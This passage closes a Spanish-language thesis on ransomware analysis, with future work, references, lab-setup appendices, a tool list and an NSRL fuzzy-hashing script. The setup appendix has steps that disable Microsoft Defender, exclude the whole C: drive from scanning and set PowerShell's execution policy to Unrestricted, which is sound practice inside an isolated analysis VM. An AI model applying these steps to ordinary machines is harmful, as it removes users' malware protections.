Con respecto a el trabajo que puede ser desarrollado a posterior, tomando como base lo realizado en el experimento, cabe destacar la posibilidad de profundizar en la fase de análisis de código. Esta fase, tal y como menciona la metodología, depende en gran medida de la capacidades y conocimientos sobre ingeniería inversa del analista. Se podría, tras profundizar en el conocimiento de dicha materia, retomar el análisis de la muestra con una nueva iteración de la metodología centrada en esta fase, para poder llegar a comprender en mayor detalle el comportamiento y los mecanismos de evasión y ofuscación de la muestra, las rutinas de cifrado o la implementación específica de los mecanismos de propagación.

Otro elemento que se puede desarrollar como trabajo futuro es la estandarización de un laboratorio que este compuesto de una red completa de máquinas. De esta manera, se pueden disponer de todas las herramientas necesarias para analizar mecanismos de propagación en caso de que los hubiera. Esto evitaría casos como el ocurrido durante la fase de análisis de comportamiento, en la que se ha tenido que adaptar durante la propia fase el laboratorio creado al inicio.

REFERENCIAS BIBLIOGRÁFICAS

- Andra Zaharia. (2015, noviembre 5). Security Alert: CryptoWall 4.0 - New, Enhanced, More Difficult to Detect. *Heimdal Security Blog*. <https://heimdalsecurity.com/blog/security-alert-cryptowall-4-0-new-enhanced-and-more-difficult-to-detect/>
- Anthony Joe Melgarejo. (2015, marzo 20). *CryptoWall 3.0 Ransomware Partners With FAREIT Spyware—TrendLabs Security Intelligence Blog*. Trend Micro. <https://blog.trendmicro.com/trendlabs-security-intelligence/cryptowall-3-0-ransomware-partners-with-fareit-spyware/>
- Arntz, P. (2021, mayo 11). *Avaddon ransomware campaign prompts warnings from FBI, ACSC*. Malwarebytes Labs. <https://blog.malwarebytes.com/ransomware/2021/05/avaddon-ransomware-campaign-prompts-warnings-from-fbi-acsc/>
- Balance de Ciberseguridad 2020* (p. 2). (2020). INCIBE.
- BBC News. (2017, junio 29). Cyber-attack was about data and not money, say experts. *BBC News*. <https://www.bbc.com/news/technology-40442578>
- Bermejo Higuera, J., Abad Aramburu, C., Bermejo Higuera, J.-R., Sicilia Urban, M. A., & Sicilia Montalvo, J. A. (2020). Systematic Approach to Malware Analysis (SAMA). *Applied Sciences*, 10(4). <https://doi.org/10.3390/app10041360>
- Caviglione, L., Choraś, M., Corona, I., Janicki, A., Mazurczyk, W., Pawlicki, M., & Wasilewska, K. (2021). Tight Arms Race: Overview of Current Malware Threats and Trends in Their Detection. *IEEE Access*, 9, 5371-5396. <https://doi.org/10.1109/ACCESS.2020.3048319>

CCN-CERT. (2021, marzo). *Informe Código Dañino CCN-CERT ID-03/21 Ryuk Ransomware.*

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/5768-ccn-cert-id-03-21-ryuk-ransomware/>

Constantin, L. (2016, mayo 13). *Petya ransomware is now double the trouble.* Network World.

<https://www.networkworld.com/article/3069990/petya-ransomware-is-now-double-the-trouble.html>

Darlene Storm. (2014, julio 3). *Wham bam: Global Operation Tovar whacks CryptoLocker ransomware & GameOver Zeus botnet / Computerworld Blogs.* Computer World.

<https://web.archive.org/web/20140703092912/http://blogs.computerworld.com/cybercrime-and-hacking/23980/wham-bam-global-operation-tovar-whacks-cryptolocker-ransomware-gameover-zeus-botnet>

Donna Ferguson. (2013, octubre 19). *CryptoLocker attacks that hold your computer to ransom.*

The Guardian. <http://www.theguardian.com/money/2013/oct/19/cryptolocker-attacks-computer-ransomware>

Europol. (2020). *Internet Organised Crime Threat Assessment (IOTCA) 2020.*

<https://www.europol.europa.eu/activities-services/main-reports/internet-organised-crime-threat-assessment-iotca-2020>

K A, M. (2018). *Learning Malware Analysis: Explore the Concepts, Tools, and Techniques to Analyze and Investigate Windows Malware.* Packt Publishing, Limited.

<http://ebookcentral.proquest.com/lib/univunirsp/detail.action?docID=5446050>

Kang, H., Jang, J., Aziz Mohaisen, & Huy Kang Kim. (2015). Detecting and Classifying Android Malware Using Static Analysis along with Creator Information. *International Journal of*

Distributed Sensor Networks. Materials Science & Engineering Collection; ProQuest

Central. <https://doi.org/10.1155/2015/479174>

Kaspersky Security Bulletin 2020. Statistics. (2020). <https://securelist.com/kaspersky-security-bulletin-2020-statistics/99804/>

Lallie, H. S., Shepherd, L. A., Nurse, J. R. C., Erola, A., Epiphaniou, G., Maple, C., & Bellekens, X. (2020). Cyber Security in the Age of COVID-19: A Timeline and Analysis of Cyber-Crime and Cyber-Attacks during the Pandemic. *arXiv:2006.11929 [cs].* <https://doi.org/10.1016/j.cose.2021.102248>

Lawrence Abrams. (2020, enero 14). *Ryuk Ransomware Uses Wake-on-Lan To Encrypt Offline Devices.* BleepingComputer.

<https://www.bleepingcomputer.com/news/security/ryuk-ransomware-uses-wake-on-lan-to-encrypt-offline-devices/>

Lucian Constantin. (2014, septiembre 29). *Malvertising campaign delivers digitally signed CryptoWall ransomware.* PCWorld.

<https://www.pcworld.com/article/2688992/malvertising-campaign-delivers-digital-signature-cryptowall-ransomware.html>

Lyda, R., & Hamrock, J. (2007). Using Entropy Analysis to Find Encrypted and Packed Malware. *Security & Privacy, IEEE, 5*, 40-45. <https://doi.org/10.1109/MSP.2007.48>

Malware Statistics & Trends Report / AV-TEST. (2021). <https://www.av-test.org/en/statistics/malware/>

Manuel Ángel Méndez & Guillermo Cid. (2019, noviembre 4). *Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas.*

https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15_2312019/

Marcus Hutchins. (2017, mayo 13). How to Accidentally Stop a Global Cyber Attacks.

MalwareTech. <https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html>

Microsoft. (2018, mayo 31). *Base Provider Key BLOBs—Win32 apps* [Microsoft Cryptographic

Service Providers - Microsoft Docs]. Base Provider Key BLOBs.

<https://docs.microsoft.com/en-us/windows/win32/seccrypto/base-provider-key-blobs>

Microsoft. (2019, noviembre 1). *Wincrypt.h header.* <https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/>

Naik Nitin, Jenkins, P., Savage, N., Yang Longzhi, Tossapon, B., Iam-On Natthakan, Naik Kshirasagar, & Song, J. (2021). Embedded YARA rules: Strengthening YARA rules utilising fuzzy hashing and fuzzy rules for malware analysis. *Complex & Intelligent Systems*, 7(2), 687-702. ProQuest Central. <https://doi.org/10.1007/s40747-020-00233-5>

Rashid, F. Y. (2016, abril 19). *Patch JBoss now to prevent SamSam ransomware attacks.* InfoWorld. <https://www.infoworld.com/article/3058254/patch-jboss-now-to-prevent-samsam-ransomware-attacks.html>

Ryuk: How the ransomware that attacks businesses works. (2020, abril 15). *Panda Security Mediacenter.* <https://www.pandasecurity.com/en/mediacenter/malware/ryuk-ransomware-attacks-businesses/>

Ryuk, ¿Qué hay detrás del Ciberataque al SEPE? (2021, marzo 10). Una al Día.

<https://unaaldia.hispasec.com/2021/03/ryuk-que-hay-detrás-del-ciberataque-al-sepe.html>

SAMSAM SUBJECTS. (2018, noviembre 26). [Person]. Federal Bureau of Investigation.

<https://www.fbi.gov/wanted/cyber/samsam-subjects>

SolarWinds. (2021). Security Advisory / SolarWinds. <https://www.solarwinds.com/sa-overview/securityadvisory>

Ucci, D., Aniello, L., & Baldoni, R. (2019). Survey of Machine Learning Techniques for Malware Analysis. *Computers & Security*, 81, 123-147.

<https://doi.org/10.1016/j.cose.2018.11.001>

What is WannaCry ransomware? (2021, enero 13). <https://www.kaspersky.com/resource-center/threats/ransomware-wannacry>

You, I., & Yim, K. (2010). Malware Obfuscation Techniques: A Brief Survey. *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*, 297-300. <https://doi.org/10.1109/BWCCA.2010.85>

ANEXO A. INSTALACIÓN Y CONFIGURACIÓN DE LOS ENTORNOS VIRTUALES

En este anexo se describe y desarrolla el proceso de configuración de las diferentes máquinas virtuales usadas para el análisis.

La primera máquina creada es la máquina Windows 10. Esta máquina es la principal ya que la muestra de malware está pensada para sistemas Windows en su versión x86. Existen diferentes métodos para obtener una máquina virtual de Windows limpia con una ISO oficial:

- Crear una máquina virtual a través de una imagen de disco Windows, generada mediante la herramienta de generación de medios de instalación para Windows de Microsoft.⁴⁶
- Obtener una máquina virtual lista para desarrolladores de aplicaciones web para testear las aplicaciones en Internet Explorer o Edge. Estas máquinas, ofrecidas por Microsoft, se ofrecen completamente limpias y sin software adicional. Son versiones de evaluación activables.⁴⁷
- Utilizar una máquina virtual para desarrollar aplicaciones con una máquina virtual con un entorno de desarrollo ofrecida por Microsoft.⁴⁸ Estas máquinas virtuales vienen con herramientas de desarrollo (Visual Studio, .NET, Visual Studio Code, etc.) para tener un entorno completo con el cual poder desarrollar. Este tipo de máquinas vienen limpias, pero con más software instalado y, por lo tanto, más grandes.

La más sencilla es hacer uso de una máquina ya creada. La opción para testear los navegadores es la mejor opción ya que es la que menos software contiene. Para ello, se importará la máquina virtual para poder trabajar con ella. Independientemente del método usado para obtener un entorno limpio, se va a partir de dicho entorno, que tendrá un aspecto similar al de la Figura 63, para su configuración previa.

⁴⁶ <https://www.microsoft.com/es-es/software-download/windows10>

⁴⁷ <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

⁴⁸ <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>


Figura 63. Máquina virtual limpia obtenida de Microsoft.




Además de ello, para poder analizar malware en la máquina es necesario deshabilitar algunos mecanismos de seguridad del propio sistema operativo para impedir que interfieran en el proceso. Para ello, es necesario seguir los siguientes pasos:

- Deshabilitar Microsoft Defender.
- Deshabilitar protecciones:
 - Deshabilitar protección en tiempo real.
 - Deshabilitar protección basada en la nube.
 - Deshabilitar envío automático de muestras.
- Añadir la raíz del sistema (C:\) a la lista de exclusión.

Para los primeros pasos es necesario acceder, en la configuración de Windows a “*Update & Security*” → “*Windows Protection*” → “*Virus & Threat Protection*” → “*Virus & Threat Protection Settings*” y deshabilitar las protecciones especificadas, tal y como se muestra en la Figura 64.

Figura 64. Deshabilitado de protecciones contra malware de Windows Defender.

En la parte inferior de dicha página también se encuentran las exclusiones. Para añadir una, hay que pulsar en “Add or remove exclusions” y una vez en la ventana de exclusiones, añadir mediante el botón una carpeta. En este caso la raíz de sistema.

Figura 65. Configuración de exclusiones para Windows Defender.

Esto permite que, aunque el propio sistema active la protección de nuevo (algo por defecto cuando arranca el sistema, y que puede activarse también en ciertas circunstancias) no se tenga en cuenta todo el sistema de ficheros.

Para instalar herramientas para análisis de malware se puede utilizar varias opciones. Se puede instalar las herramientas que se deseen de manera manual o hacer uso de algún tipo de distribución como FLARE. En este caso se hará uso de la segunda opción. Para ello, tal y

como se refleja en el ReadMe⁴⁹ de la herramienta en la documentación de la distribución, se seguirán los siguientes pasos

- Obtener el script de instalación del repositorio.⁵⁰
- Abrir PowerShell como administrador.
- Desbloquear el archivo, cambiar las políticas de ejecución de PowerShell y ejecutar el archivo con los siguientes comandos:

```
Unblock-File .\install.ps1
Set-ExecutionPolicy Unrestricted
.\install.ps1
```

Figura 66. Ejecución del instalador de FLARE.

```
Administrator: Windows PowerShell
PS C:\Users\IEUser\Desktop> Unblock-File .\install.ps1
PS C:\Users\IEUser\Desktop> Set-ExecutionPolicy Unrestricted
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkId=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Users\IEUser\Desktop> .\install.ps1 -password Passw0rd!
```


Una vez ejecutado, comenzará el proceso de instalación, que instalará todos los gestores de paquetes y herramientas necesarias. Las herramientas concretas que instalar se pueden personalizar mediante ficheros de configuración. En este caso, se procederá con la instalación por defecto (que instala toda una serie de herramientas⁵¹) y, en caso de ser necesario, se irán añadiendo más herramientas. Una vez instaladas todas las herramientas y configurada por completo la máquina virtual, es necesario tomar una instantánea de ella para poder revertir la máquina a un estado limpio cuando sea necesario.

Tras realizar la instalación de las herramientas es necesario deshabilitar ciertos servicios, como los servicios de actualizaciones del sistema o servicios de recuperación que puedan intervenir durante el análisis.

⁴⁹ <https://github.com/fireeye/flare-vm/blob/master/README.md>

⁵⁰ <https://github.com/fireeye/flare-vm/blob/master/install.ps1>


⁵¹ <https://github.com/fireeye/flare-vm/blob/master/README.md#installed-tools>

Figura 67. Deshabilitar actualizaciones automáticas en Windows 10.

Para ello, tal como se puede ver en Figura 67, es necesario acceder en la configuración de Windows a “*Update & Security*” → “*Windows Update*” → “*Advanced options*”. Una vez allí, es necesario deshabilitar las opciones de actualizaciones automáticas. También puede ser conveniente deshabilitar otros servicios del sistema, como puede ser el servicio de recuperación ante incidentes, aunque esto depende del tipo de análisis a realizar y no suele ser un elemento crucial a la hora de utilizar el laboratorio.


Para evitar la propagación de malware a la máquina anfitrión, tras configurar todo lo necesario, la máquina deberá ser desconectada de internet. Para no interferir hacia el exterior, se puede optar por quitar directamente el adaptador de red o crear un adaptador host-only completamente desvinculado del adaptador de red anfitrión, como se puede observar en la Figura 68. Esta última opción es la más recomendable porque hace que, desde la máquina virtual, exista un adaptador de red, permitiendo añadir otras máquinas que interactúen con esta, pero que esté desconectado de internet y de la red del anfitrión, impidiendo la propagación indebida del malware.

Figura 68. Adaptador host-only configurado en el entorno de pruebas.




Con esa configuración de red, se puede disponer de una máquina auxiliar con la que hacer uso de herramientas como INetSim para simular una red. Para ello, conviene configurar una IP estática acorde con la red host-only en la que se encuentra la máquina. La configuración realizada se muestra en la Figura 69.

Figura 69. Configuración de red de la máquina virtual con Windows 10.



La IP y la máscara de red deben estar en el rango de la red. Los parámetros de la red se muestran en la Figura 70.


Figura 70. Direcciones del adaptador host-only de VirtualBox.

Con todo lo realizado ya se tendría lista la máquina para su uso.

La segunda máquina virtual a desplegar es la máquina virtual con una distribución REMnux resulta sumamente sencilla por dos factores. El primero es que REMnux se distribuye directamente como una máquina virtual lista para comenzar a usarse, en ficheros OVA para los principales sistemas de virtualización. Por otro lado, al ser una distribución pensada específicamente para analizar malware, viene con un amplio conjunto de herramientas y, aunque se pueden añadir más, por lo general suelen cubrir prácticamente todos los aspectos del proceso de análisis de malware.

Para obtener la máquina virtual, basta con acceder a la web del proyecto para descargar el archivo OVA en cuestión. Abriendo el archivo en un sistema de virtualización como VirtualBox permitirá importar la máquina ya lista para comenzar a trabajar.

Figura 71. Máquina virtual limpia con REMnux.




Al igual que con la máquina anterior, es conveniente tomar una instantánea de la máquina virtual limpia. También es conveniente mantener la máquina virtual actualizada. REMnux dispone de un sencillo comando con el que actualizar la máquina virtual y los programas que vienen con ella:

```
remnux upgrade
```

Por último, tras actualizar la máquina, al igual que con la otra máquina, se configurará el adaptador de red en modo host-only (Figura 68).


La tercera y última máquina a configurar es una máquina con Ubuntu 20.04 y algunas herramientas útiles para realizar análisis de comportamiento, como puede ser herramientas como Wireshark para monitorización de red o herramientas como INetSim para simular servicios de red como DNS o HTTP en caso de ser necesario. La ventaja de usar una máquina con Linux como analizador de red para analizar malware para Windows reside en que permite evitar que el malware se propague a la máquina. Para ello, se parte de una máquina virtual con la instalación por defecto.

Figura 72. Máquina virtual Ubuntu 20.04 limpia.



Esta máquina debe formar parte de la misma red que la máquina donde se realizará el análisis. Para ello se debe configurar con el mismo adaptador de red usado en la primera.

Figura 73. Adaptador de red para máquina virtual Ubuntu.




Una vez creada la máquina virtual, se procede a instalar herramientas útiles como Wireshark o INetSim. La primera es una herramienta para monitorizar paquetes de red. La segunda es una herramienta que permite simular diferentes tipos de servicios de red. Todo ello se puede realizar con los comandos mostrados a continuación.

```
sudo apt update
sudo apt install wireshark tshark
sudo su
echo "deb http://www.inetsim.org/debian/ binary/" >
/etc/apt/sources.list.d/inetsim.list
wget -O - http://www.inetsim.org/inetsim-archive-signing-key.asc | apt-key add -
apt update
apt install inetsim
```

Tras instalar las herramientas, es necesario configurar el adaptador de red de la máquina con los valores que se muestran en la **Figura 74**.

Figura 74. Configuración de red en la máquina virtual con Ubuntu.



Se ha asignado la IP que se ha configurado como puerta de enlace predeterminada y como servidor DNS en la máquina virtual con Windows 10. De esta manera, todo el tráfico que genere la máquina virtual (y por ende el malware) llegará a esta máquina para poder ser monitorizado.

Por último, es necesario configurar INetSim. Para ello, es necesario modificar el archivo `/etc/inetsim/inetsim.conf` para añadir las siguientes líneas:

```
service_bind_address 192.168.56.100
dns_default_ip 192.168.56.100
```

Con todo ello, ya se podría lanzar INetSim en el momento en el que fuera necesario para poder capturar el tráfico de red y analizarlo.

ANEXO B. LISTADO DE HERRAMIENTAS UTILIZADAS

En la Tabla 8 se muestra un listado completo y ordenado alfabéticamente de los programas, herramientas y servicios utilizados a lo largo del experimento.

Tabla 8. *Listado de herramientas utilizadas durante el experimento.*

Nombre	Tipo	Dirección web
Process Hacker	Programa	https://github.com/processhacker/processhacker
7zip	Programa	https://www.7-zip.org/
ANY.RUN	Servicio (Informe)	https://any.run/
Belkasoft Acquisition Tool	Programa	https://belkasoft.com/es/bat
capa	Programa	https://github.com/fireeye/capa
Cutter	Programa	https://github.com/rizinorg/cutter
DIE (Detect-It-Easy)	Programa	https://github.com/horsicq/Detect-It-Easy
Exeinfo PE	Programa	https://github.com/ExeinfoASL/ASL
FLOSS	Programa	https://github.com/fireeye/flare-floss
Ghidra	Programa	https://ghidra-sre.org/
HashCalc	Programa	https://www.slavasoft.com/hashcalc/
HxD	Programa	https://mh-nexus.de/en/hxd/
Hybrid-Analysis	Servicio (Informe)	https://www.hybrid-analysis.com/
IDA Demo	Programa	https://out7.hex-rays.com/demo/request
Cuckoo online	Servicio (Informe)	https://cuckoo.cert.ee/
INetSim	Programa	https://www.inetsim.org/
Intezer Analyze	Servicio (Informe)	https://analyze.intezer.com/
JOE Sandbox Cloud Basic	Servicio (Informe)	https://www.joesandbox.com/
NSRL (NIST)	Datos/Reglas	https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl
OPSWAT MetaDefender Cloud	Servicio (Informe)	https://metadefender.opswat.com/
PE Explorer	Programa	http://www.heaventools.com/overview.htm

PE-bear	Programa	https://hshrd.wordpress.com/pe-bear/
PEiD	Programa	https://www.aldeid.com/wiki/PEiD
pestudio	Programa	https://www.winitor.com/
Regshot	Programa	https://sourceforge.net/projects/regshot/
REMnux	Máquina Virtual	https://remnux.org/
Resource Hacker	Programa	http://www.angusj.com/resourcehacker/
ssdeep	Programa	https://ssdeep-project.github.io/ssdeep/index.html
stringsifter	Programa	https://github.com/fireeye/stringsifter
VirtualBox	Programa	https://www.virtualbox.org/
VirusTotal	Servicio (Informe)	https://www.virustotal.com/
Windows 10	Máquina Virtual	https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
Windows SysInternals	Conjunto de programas (Procmon, Procexp, Strings, etc.)	https://docs.microsoft.com/en-us/sysinternals/
Wireshark	Programa	https://www.wireshark.org/
xAnalyzer	Plugin (x64dbg)	https://github.com/ThunderCIS/xAnalyzer
YARA	Programa	https://virustotal.github.io/yara/
Yara-Rules	Datos/Reglas	https://github.com/Yara-Rules/rules

ANEXO C. SCRIPTS UTILIZADOS

Tabla 9. Script para fuzzy hashing con respecto a los datos de NSRL del NIST⁵².

```
#!/bin/bash
absdir=$(realpath "$1")
echo $absdir
mkdir NSRL_Corp
cd NSRL_Corp
rm *.zip
rm *.ssd
curl https://s3.amazonaws.com/docs.nsrl.nist.gov/morealgs/ssdeep\_2.10/NSRL\_corp.0\[0-1\]\[0-9\].0.zip -o "NSRL_corp.0#1#2.0.zip"
curl https://s3.amazonaws.com/docs.nsrl.nist.gov/morealgs/ssdeep\_2.10/NSRL\_corp.0\[0-1\]\[0-9\].5.zip -o "NSRL_corp.0#1#2.5.zip"
curl https://s3.amazonaws.com/docs.nsrl.nist.gov/morealgs/ssdeep\_2.10/NSRL\_corp.020.0.zip -o "NSRL_corp.020.0.zip"
curl https://s3.amazonaws.com/docs.nsrl.nist.gov/morealgs/ssdeep\_2.10/NSRL\_corp.020.5.zip -o "NSRL_corp.020.5.zip"
unzip \*.zip
rm *.zip
rm RESULTS.txt
find . -name "\*.ssd" -exec ssdeep -a -m {} "$absdir" \; >> RESULTS.txt
rm -f *.ssd
```

